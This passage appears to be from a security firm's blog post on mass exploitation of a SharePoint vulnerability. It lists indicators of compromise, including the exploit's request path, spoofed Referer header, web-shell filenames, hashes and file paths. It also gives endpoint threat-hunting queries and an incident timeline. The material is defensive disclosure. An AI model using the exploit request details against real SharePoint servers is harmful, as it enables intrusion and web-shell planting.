- `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0` – *user agent string used in active exploitation on 18th & 19th of July*

- `Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0` – *encoded user agent string for IIS log searches*
    - **Note**: we will not add any newly observed user agents after 19th of July observation
- `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx` **–** *POST path used to trigger exploit and push Sharpyshell*
- `/_layouts/16/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx` **–** alternative version
- `Referer: /_layouts/SignOut.aspx` – *exact HTTP header used in exploiting ToolPane.aspx*
    - **Note**: be advised that full URI Referers are also used in the wild: `Referer: https://<target>/_layouts/SignOut.aspx` and `Referer: http://<target>/_layouts/SignOut.aspx`
- GET request to malicious ASPX file in `/_layouts/15/spinstall0.aspx`– *aspx crypto dumper used by CVE-2021-28474 with tool ysoserial to get RCE on SharePoint*
- `92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514` – *SHA256 hash of spinstall0.aspx crypto dumper probably created with Sharpyshell*
- `C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx` *– location of the malicious aspx file on Windows Servers running SharePoint*
    - **Note**: alternative paths exists depending on your version: `C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\15\TEMPLATE\LAYOUTS\spinstall0.aspx`
    - **Note:** variants like spinstall.aspx, spinstall1.aspx and spinstall2.aspx, xxx.aspx, 3plx.aspx, debug_dev.js, info.js have also been seen. Be aware that the filename can be anything.

Indicators of Attack (IoA's)

The following queries can be used to hunt exploitation attempts with CrowdStrike Falcon, Defender for Endpoint and Sentinel One Complete.

CrowdStrike Falcon (Next-Gen SIEM)

```
GrandParentBaseFileName="w3wp.exe" ParentBaseFileName="cmd.exe"
FileName="powershell.exe" // Suspicious process started by w3wp.exe
| join(query={(#event_simpleName="ProcessRollup2" FileName="w3wp.exe"
CommandLine=/Sharepoint/i) or CommandLine=/SharePoint/i}, field=[aid]) // Find
servers running SharePoint
| "Process Explorer" := format("[Process Explorer](https://falcon.eu-
1.crowdstrike.com/graphs/process-explorer/tree?
&=true&_cid=%s&id=pid:%s:%s&investigate=true&pid=pid:%s:%s&timeline=false)", field=
["cid", "aid", "TargetProcessId", "aid", "TargetProcessId"])
| table([@timestamp, aid, ComputerName, "Process Explorer"])
```

Defender for Endpoint (Advanced Hunting)

```
let windowsShells = dynamic(["powershell.exe", "powershell_ise.exe", "cmd.exe"]);
let SharePointDevices =
DeviceProcessEvents
| where ActionType has "ProcessCreated" and FileName == "w3wp.exe" and
ProcessCommandLine contains "SharePoint"
| summarize by DeviceName, ProcessCommandLine;
DeviceProcessEvents
| where (InitiatingProcessParentFileName == "w3wp.exe" or
InitiatingProcessCommandLine == "w3wp.exe")
| where InitiatingProcessFileName in~(windowsShells)
| extend Reason = iff(InitiatingProcessParentFileName == "w3wp.exe", "Suspicious web
shell execution", "Suspicious webserver process")
| join kind=inner (SharePointDevices) on DeviceName
| project DeviceName, ProcessCommandLine, Reason
```

Sentinel One

```
dataSource.name = 'SentinelOne' and endpoint.os = "windows" and event.type = "Process
Creation" and src.process.parent.name contains "svchost.exe" and src.process.name
contains "w3wp.exe" and tgt.process.name contains "cmd.exe" and src.process.cmdline
contains "SharePoint"
```

Timeline

Time	Event
18-07-25 ~18:00 UTC	We identified the ASPX payload, research started
19-07-25 ~02:00 UTC	Publication of our blog
19-07-25 ~06:00 UTC	Corrected that Pwn2Own Berlin was in May ’25
19-07-25 ~17:00 UTC	New IP added used for 2nd wave of mass exploitation
20-07-25 ~06:00 UTC	Microsoft assigned CVE-2025-53770 and stated there is currently no patch available. Disclosed malicious ASPX file path & hash. Added *ysoserial* example.
20-07-25 ~08:00 UTC	Added proof from X that @irsdl found an auth bypass that enabled CVE-2025-53770 to work without auth
20-07-25 ~10:00 UTC	Added relevant external resources section
20-07-25 ~13:00 UTC	Added RCE payload (Powershell) that drops `spinstall0.aspx`
20-07-25 ~21:00 UTC	Fixed some typo’s (including a typo in the Referer IOC)
21-07-25 ~12:45 UTC	Added steps to rotate ASP.NET machine keys as precaution
21-07-25 ~17:30 UTC	Added context to IOC `96.9.125[.]147` (1st wave 17th of July)
21-07-25 ~18:30 UTC	Added newly detected 3rd wave from `45.77.155[.]170`

Time	Event
21-07-25 ~23:00 UTC	Added IPv4 IOC’s of several new waves we detected
21-07-25 ~23:30 UTC	Fixed Machine Key rotation instructions
22-07-25 ~09:00 UTC	Added Microsoft patch information
22-07-25 ~10:00 UTC	Added additional IPv4 IOC’s of new waves detected
23-07-25 ~09:15 UTC	Added additional webshell filenames IOC’s
24-07-25 ~10:30 UTC	Added Indicators of Attack

External resources


Please use the following confirmed sources which are linked through-out this blog.

About Eye Security

We are a European cybersecurity company focused on 24/7 threat monitoring, incident response, and cyber insurance. Our research team performs proactive scans and threat intelligence operations across the region to defend our customers and their supply chains.

Learn more at https://eye.security/ and follow us on LinkedIn to help us spread the word.

Related articles.



→

→

[Sneaky2FA: Use This KQL Query to Stay Ahead of the Emerging Threat]

Challenges in business are a given, but it's our response to them that defines our trajectory. Looking beyond the immediate obstacle, there lies a realm of opportunity and learning.

Tech blog

8Base Ransomware Recovery: Key and File Retrieval

Every business has a unique potential waiting to be tapped. Recognizing the keys to unlock this growth can set an enterprise on the path to unprecedented success.

Tech blog

→

[This Is How Threat Actors Use OneDrive Compromise to Infect Local Windows Hosts]

In the ever-evolving world, the art of forging genuine connections remains timeless. Whether it's with colleagues, clients, or partners, establishing a genuine rapport paves the way for collaborative success.

Tech blog